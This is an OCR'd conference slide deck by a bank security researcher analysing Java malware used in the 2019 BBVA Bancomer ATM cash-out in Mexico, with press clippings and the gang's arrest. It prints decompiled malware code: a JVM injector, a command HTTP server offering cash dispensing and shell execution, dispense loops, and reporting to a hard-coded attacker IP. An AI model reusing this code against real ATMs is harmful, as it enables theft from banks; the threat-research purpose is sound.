
LIBERTAD Y
GLORIA
A MEXICAN
CYBER HEIST STORY
FRANK
BOLDEWIN
FIDUCIA & GAD IT AG
CYBER
CRIME
CON/19
B4nd1d0s R3vOlut1on T34M

Who am I?

CYBERCRIME CON/19

Frank Boldewin

- Principal Security Architect at Fiducia & GAD IT AG
- EAST EGAF + EPTF member
- Reverser, Malware Researcher, Threat Intelligence dude
- Focused on hunting APTs targeting the financial industry


Fiducia & GAD IT AG

FIDUCIA GAD
ZUKUNFTSERFAHREN

- IT service provider for Germany‘s Cooperative Financial Network
- Customers ~900 Volksbanken and Raiffeisenbanken, as well as numerous private Banks
- Providing a range of IT solutions, IT infrastructure services and hardware products
- Administering ~82 million banking accounts
- ~34000 ATMs and self service terminals

How the investigation started

- On 4th March 2019 one my VT-hunting rules raised an alarm of a newly submitted sample, matching generic search patterns for ATM malware.
- A sample with hash 0149667c0f8cbfc216ef9d1f3154643cbbf6940e6f24a09c92a82dd7370a5027 was uploaded from Mexico on that date.
- The first impression seemed to be a false positive, because it was a JAVA JAR file, which is quite unusual for ATM malware. But after decompiling the sample, that impression changed quickly.
- **Let‘s see!**



First question: Has a financial cyber-heist happened lately in Mexico?

CYBER CRIME CON/19

Bingo! Three press news from the 4th and 5th March stated ATM machines at two BBVA Bancomer branches in Mexico malfunctioned and started to dispense cash.

Sorprenden 2 casos de 'lluvia de billetes' en cajeros ATM en diferentes entidades

Ro HEM 05/03/2019 ACTUALIDAD 2 minutes read

Hoy Estado de México – marzo 5, 2019

Making it rain! ATMs in Mexico spit out wads of bills after machines malfunction

- **Two ATM machines at two BBVA Bancomer branches in the Mexican state Guanajuato malfunctioned Sunday and started to dispense cash**
- **The machines released 15,000 Mexican pesos ($780) in denominations of 500 pesos ($25)**
- **Private security guards at a branch in the city of León alerted cops after a man that was making a transaction at one site fled with some of the money**

By ADRY TORRES FOR DAILYMAIL.COM
PUBLISHED: 21:24 BST, 5 March 2019 | **UPDATED:** 21:31 BST, 5 March 2019

Share 7 View comments

Two ATM machines in **Mexico** appeared to be in a charitable mood as they dispensed cash for free.

The machines at BBVA Bancomer branches suddenly started releasing wads of cash Sunday afternoon in Guanajuato City in the state of Guanajuato.

Mexican newspaper **El Universal** reported that an alarm went off at a historical city center branch after the ATM begun spitting out bills in denominations of 500 Mexican pesos ($25).

According to **La Verdad Noticias**, at least 15,000 pesos ($780) was mistakenly released by the machines.

Fotografía: Xóchitl Álvarez / EL UNIVERSAL.

Suspenden servicio de cajeros automáticos en León y Guanajuato

04/03/2019 | 06:44 | Xóchitl Álvarez / Corresponsal

Bancomer suspendió el servicio de los cajeros automáticos en plazas comerciales, luego de que se presentara una falla técnica y provocara una "lluvia de billetes"

Me gusta 4.2 mill. Seguir a @El_Universal_Mx

León, Gto.- Bancomer suspendió el servicio en los cajeros automáticos establecidos en **plazas comerciales** y avenidas de diversos rumbos de esta ciudad, luego de que una **falla técnica** ocasionara que uno de sus equipos **arrojara billetes de 500 pesos** en una sucursal del Centro Histórico de Guanajuato capital.

Personal de Seguridad Privada de la plaza comercial denominada **Centro Max**, en la ciudad de León, comentó que este domingo que otro **cajero automático de Bancomer** comenzó a expulsar billetes de 500 pesos en los momentos en que un derechohabiente realizaba una operación en otra de las máquinas.

Code analysis: Malicious code injection via JAVA Attach-API

The loader attaches a malicious agent to a running JVM by using JAVAs Attach API.

„Freedom and glory“ in 4 languages: Russian, Portuguese, Spanish, Chinese

```
        vm = VirtualMachine.attach((String)args[0]);
    }
    catch (AttachNotSupportedException ex) {
        Logger.getLogger(INJX.class.getName()).log(Level.SEVERE, null, ex);
    }
    catch (IOException ex) {
        Logger.getLogger(INJX.class.getName()).log(Level.SEVERE, null, ex);
    }
} else {
    List descriptors = VirtualMachine.list();
    System.out.println("---------------- JVMs:----------------\n");
    for (VirtualMachineDescriptor descriptor : descriptors) {
        if (INJX.getpid() == Integer.parseInt(descriptor.id()) || descriptor.displayName().contains("INJX") || descriptor.displayName().contains("injx")
        try {
            System.out.println(descriptor.id() + " = " + descriptor.displayName() + " | " + INJX.getProcessNameFromPID(descriptor.id()) + "\n");
            vm = VirtualMachine.attach((String)descriptor.id());
            break;
        }
        catch (AttachNotSupportedException ex) {
            Logger.getLogger(INJX.class.getName()).log(Level.SEVERE, null, ex);
        }
        catch (IOException ex) {
            Logger.getLogger(INJX.class.getName()).log(Level.SEVERE, null, ex);
        }
    }
}
try {
    try {
        System.out.println("Loading: " + args[1] + "\"");
        vm.loadAgent(new File(INJX.class.getProtectionDomain().getCodeSource().getLocation().toURI().getPath()).getAbsolutePath(), args[1]);
        System.out.println("Свобода и слава\nLiberdade e glória\nLibertad y gloria\n自由与荣耀");
```


Code analysis: The attackers HTTP-Server to control the ATM

- After the malware was injected into the ATM self service application it starts a HTTP-Server on port 65413 and listens for commands.
- List of accepted commands:
  - **/d** → Dispense cash from ATM
  - **/eva** → Execute arbitrary Javascript
  - **/mgr** → Invoke Java methods available within the ATM application
  - **/core** → Upload+Execute arbitrary JAR files
  - **/** → Execute arbitrary shell commands via sh (Unix) or cmd.exe (Windows). Commands send via parameter **kmd**


```
String porthttp = prop.getProperty("port", "65413");
try {
    HTTPServ.bv(Integer.parseInt(porthttp));
```

```
public class HTTPServ {
    public static void bv(int value) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress(value), 0);
        server.createContext("/", new MyHandler());
        server.setExecutor(Executors.newCachedThreadPool());
        server.start();
    }
```

/core



/mgr



/eva

Code analysis: CashUnitInfos+Dispense

- After successful injection the malware has access to all classes and methods within the self service application.
- Function calls like → getCashUnit, dispense, present or waitForBillsTaken suggest a proprietary ATM application, not utilizing the usual XFS/JXFS API.

```
for (var j = 0; j < jsd.getNumberOfCashUnits(); j++)
{
   resume+=jsd.getCashUnit(j).getValue()+ ":" + jsd.getCashUnit(j).getActual()+ ";";
}
   print(resume+ "\n")
```

```
for(var ci=cassette.length-1;ci>=0;ci--)
{
   if(todispen[cassette[ci]['id']]>0)
   {
      var roundx=Math.ceil(todispen[cassette[ci]['id']]/40);
      for(var k=0; k<roundx;k++)
      {
         jsd.clearDispenseValues();
         var amount=todispen[cassette[ci]['id']];
         if(amount>40)
         {
            amount=40;
         }
         todispen[cassette[ci]['id']]-=amount;
         jsd.getCashUnit(ci).setDispense(amount);
         print(cassette[ci]['id']+ ":" + cassette[ci]['denom'] + ":" + amount+ "\\n");
         var x = jsd.dispense();
         if(!x)
         {
            print("ERROR:" + jsd.getCommandStatusString()+ "\\n");
            break;
         }
         var y = jsd.present();
         var z = jsd.waitForBillsTaken(30);
```

Code analysis: Status reporting after dispensing cash


After dispensing cash a status report is being send to an attacker controlled server.

```
static class MyHandler
implements HttpHandler {
  public static String urlreport = "http://150.100.246.18:60000";
```


```
String result = MyHandler.runjs(MyHandler.pay.replaceAll("%%list_dispense%%", this.conf));
Global.logf.write(this.id + "\n" + result + "\n");
Global.logf.flush();
String rawData = "i=" + this.id + "&r=" + URLEncoder.encode(DatatypeConverter.printBase64Binary(result.getBytes()));
String type = "application/x-www-form-urlencoded";
URL u = new URL(MyHandler.urlreport);
HttpURLConnection conn = (HttpURLConnection)u.openConnection();
conn.setDoOutput(true);
conn.setRequestMethod("POST");
conn.setRequestProperty("Content-Type", type);
conn.setRequestProperty("Content-Length", String.valueOf(rawData.length()));
conn.connect();
OutputStream os = conn.getOutputStream();
os.write(rawData.getBytes());
os.flush();
conn.getInputStream();
```

Hunting for the attacked ATM application 1/3

While hunting for uploads related to BBVA domains on Virustotal I found an interesting executable submitted only some days after the cyber heist.



Extracted Archive



Hunting for the attacked ATM application 2/3

JamMaskReceiptCabecera.0.frm

```
1  XFSFORM "JamMaskReceiptCabecera.0.frm"
2  BEGIN
3     UNIT ROWCOLUMN,1,1
4     SIZE 40,7
5     LANGUAGE 1034
6     COPYRIGHT "DYNASTY"
7     TITLE "JamMaskReceiptCabecera.0"
8     XFSFIELD "X0Y0"
9     BEGIN
10       POSITION 0,0
11       SIZE 40,1
12       CLASS STATIC
13       LANGUAGE 1034
14       FONT "Lucida Console"
15       CPI 15
16       LPI 8
17       INITIALVALUE "****************************************"
18    END
19    XFSFIELD "X0Y26"
20    BEGIN
21       POSITION 0,1
22       SIZE 40,1
23       CLASS STATIC
24       LANGUAGE 1034
25       FONT "Lucida Console"
26       CPI 15
27       LPI 8
28       INITIALVALUE "*          BBVA CONTINENTAL          *"
29    END
```

Jam mask file reveals a direct relationship to BBVA

Product JamNM by Dynasty Technology Group

Function calls we've seen in our malware already

Ingresador.cla[illegible].decompiled.txt

```
25    public static int AmountOfStackedNotes() {
26       log.debug((Object)"Begin.");
27       int n = 0;
28       for (int i = 0; i < Peripheral.NotesDeposit.getNumberOfCashUnits(); ++i) {
29          n = (int)((double)n + (double)Peripheral.NotesDeposit.getCashUnit(i).g
30       }
```

JamNMConfigurationBK.properties

```
1  # JamNM configuration file data. Dynasty Technology Group
2  #Wed Mar 25 14:45:41 CET 2009
3  // CONFIGURACION DE LOS PUERTOS SERVIDOR Y CLIENTE PARA TRANSMISION
4  SERVER_PORT=7777
5  CLIENT_PORT=6666
6
7  // CONFIGURACIÓN PARA EL TIEMPO DE ESPERA DEL KEEP ALIVE (SEGUNDOS)
8  KEEP_ALIVE_TIMER=900
9
0  START_JAMNM_AGENT=1
```

Hunting for the attacked ATM application 3/3

Wincor Nixdorf acquired Dynasty in 2011.
Product page only reachable via INTERNET ARCHIVE WayBackMachine nowadays.

Wincor Nixdorf acquires Dynasty Technology Group

June 9, 2011

Wincor Nixdorf today signed an agreement to acquire **Dynasty Technology Group** in Madrid. With a workforce of 70, Dynasty Technology Group specializes in software and associated professional services such as IT integration and adaptation for retail banks, particularly in the burgeoning markets of Latin America and Spain.

In addition to its home market in Spain, Dynasty Technology Group is active in Latin America via its regional office in Brazil.

"In the 15 years since it was established, Dynasty has earned itself an excellent reputation as a provider of software and IT consulting services for bank-branch and self-service business. This makes it an ideal fit for Wincor Nixdorf's portfolio in both Spain and the growth markets of Latin America," said Javier Lopez-Bartolome, Wincor Nixdorf's senior vice president of American and Iberian business.

Going forward, Dynasty Technology Group will be rebranded "Dynasty Technology Group – a Wincor Nixdorf company."

Back Home Contact us | The Company | Products | Partners | News

Global DS
JAM
JAM WE
JAM SI
JAM NM
EMV kernel level 2

Search engine
G

Registry
User:
Password:
Send
Registry

Peripheral Java Connectivity in Branch Channels According to JXFS Standard

Peripheral Java Connectivity in Branch Channels According to JXFS Standard

Global DS for JXFS

Global DS is the Java solution for peripheral connectivity from Java or HTML applications in compliance with JX
the Device Services (Drivers 100% Java) for peripheral handling but also provides a series of utilities which mak

Jam

This is a Java application development tool for self-service on the XFS and JXFS standards.

Dynasty has installed Jam applications in ATMs belonging to NCR, Wincor-Nixdorf, Diebold, Papelaco/ De la Rue, HART and NCR 50XX which have been converted into PC?s with the Jolly kit.

Jam WE

JAM WE is a RAD framework for the development of Thin/Thick Self-Service applications based in standard technologies like IFX, XML, J2EE or J/XFS. It is completely integrated in Eclipse and ready to be used in parallel with SCM tools like IBM Rational ClearCase, CVS or Microsoft SourceSafe. JAM WE keeps advantages of a consolidated product like JAM, including multi-vendor, multi-platform and multi-standard integration features.

Jam SI


Dynasty has its own middleware, JSI, which makes the application independent from the standard used and the different interpretations of said standard made by every manufacturer. JSI can also be used in applications that are not developed with Jam.

By using the JSI interface, Dynasty has installed the same application in ATMs for leading brands such as NCR, Fujitsu, Wincor-Nixdorf, Diebold, Papelaco/De La Rue and NCR 50XX with the Jolly kit.

Jam NM


Monitoring tool for ATMswith J2EE based architecture. An infinity of possible configurations that will allow you to have absolute control of your ATM machines.

Malware distribution and injection illustrated



Strange events that happened right after the heist

- On 13th March 2019 Reuters reported thousands of BBVA's employees had to be evacuated from its headquarter in Mexico City after emails and phone calls warned of "a possible explosive device".
- Anonymous sources reported the reason behind the threat came from the same attackers who cashed out ATMs days before, now extorting the Bank to pay ransom, which BBVA refused.
  - NOTE! → This information should be treated as a rumour as the Bank has never officially confirmed to be true.



Thousands evacuated from BBVA's Mexico City offices after threats

Dave Graham 2 MIN READ

MEXICO CITY (Reuters) - Nearly 11,000 people were evacuated on Wednesday from the Mexico City offices of Spanish bank BBVA, including one of the capital's tallest skyscrapers, where police sent in a team of bomb experts following anonymous threats.

The chase for the hackers... 1/2

- On 16th May 2019 eight people were arrested in Guanajuato, León in Mexico.
- This was the result of an operation carried out by the FGR after following an electronic fraud complaint by BBVA.
- The bad coordination between the members of this gang alarmed the authorities after the ATMs in Tijuana and León began to spit money.
- They began to connect the ends and joined the places from which the luxury car purchases and remittances of millions came, and those from the ATMs.
- Afterwards the police started to observe several suspects with covert surveillance and remote until they had enough evidence to execute several search and arrest warrants in León.
- Rumors have it that the police also received clues from an anonymous source.

The chase for the hackers... 2/2

- Federal authorities confiscated 11 real estates, 27 luxury vehicles, motorcycles, more than 20 million pesos in cash, drugs, weapons, computers and cell phones during the raids.
- Among those arrested was also the leader of the Bandidos Revolution Team →
  - Héctor Ortiz Solares aka El H-1, El Patrón and El Bandido.

Vehicles seized from hackers, clockwise from top left, values in US dollars: McLaren 720S, $390,000; Aston Martin Vantage, $220,000; Lamborghini Urus, $296,000; Ferrari488 Pista, $335,000.

Hackers that stole hundreds of millions of pesos taken down in Guanajuato

They infiltrated interbank payment systems and hacked into ATMs

Friday, May 17, 2019

Eight suspected members of a gang of financial hackers that stole hundreds of millions if not billions of pesos from Mexican banks were arrested in León, Guanajuato, this week.


Who was the Bandidos Revolution Team? 1/2

- Over the past five years, the Bandidos Revolution Team was involved in financial frauds like carding, hacking ATM's and targeting SPEI (Mexico's interbanking system similar to SWIFT)
- The gang recruited also people with computer skills able to develop malware, conducting the technical operations, extracting money from banking institutions etc.

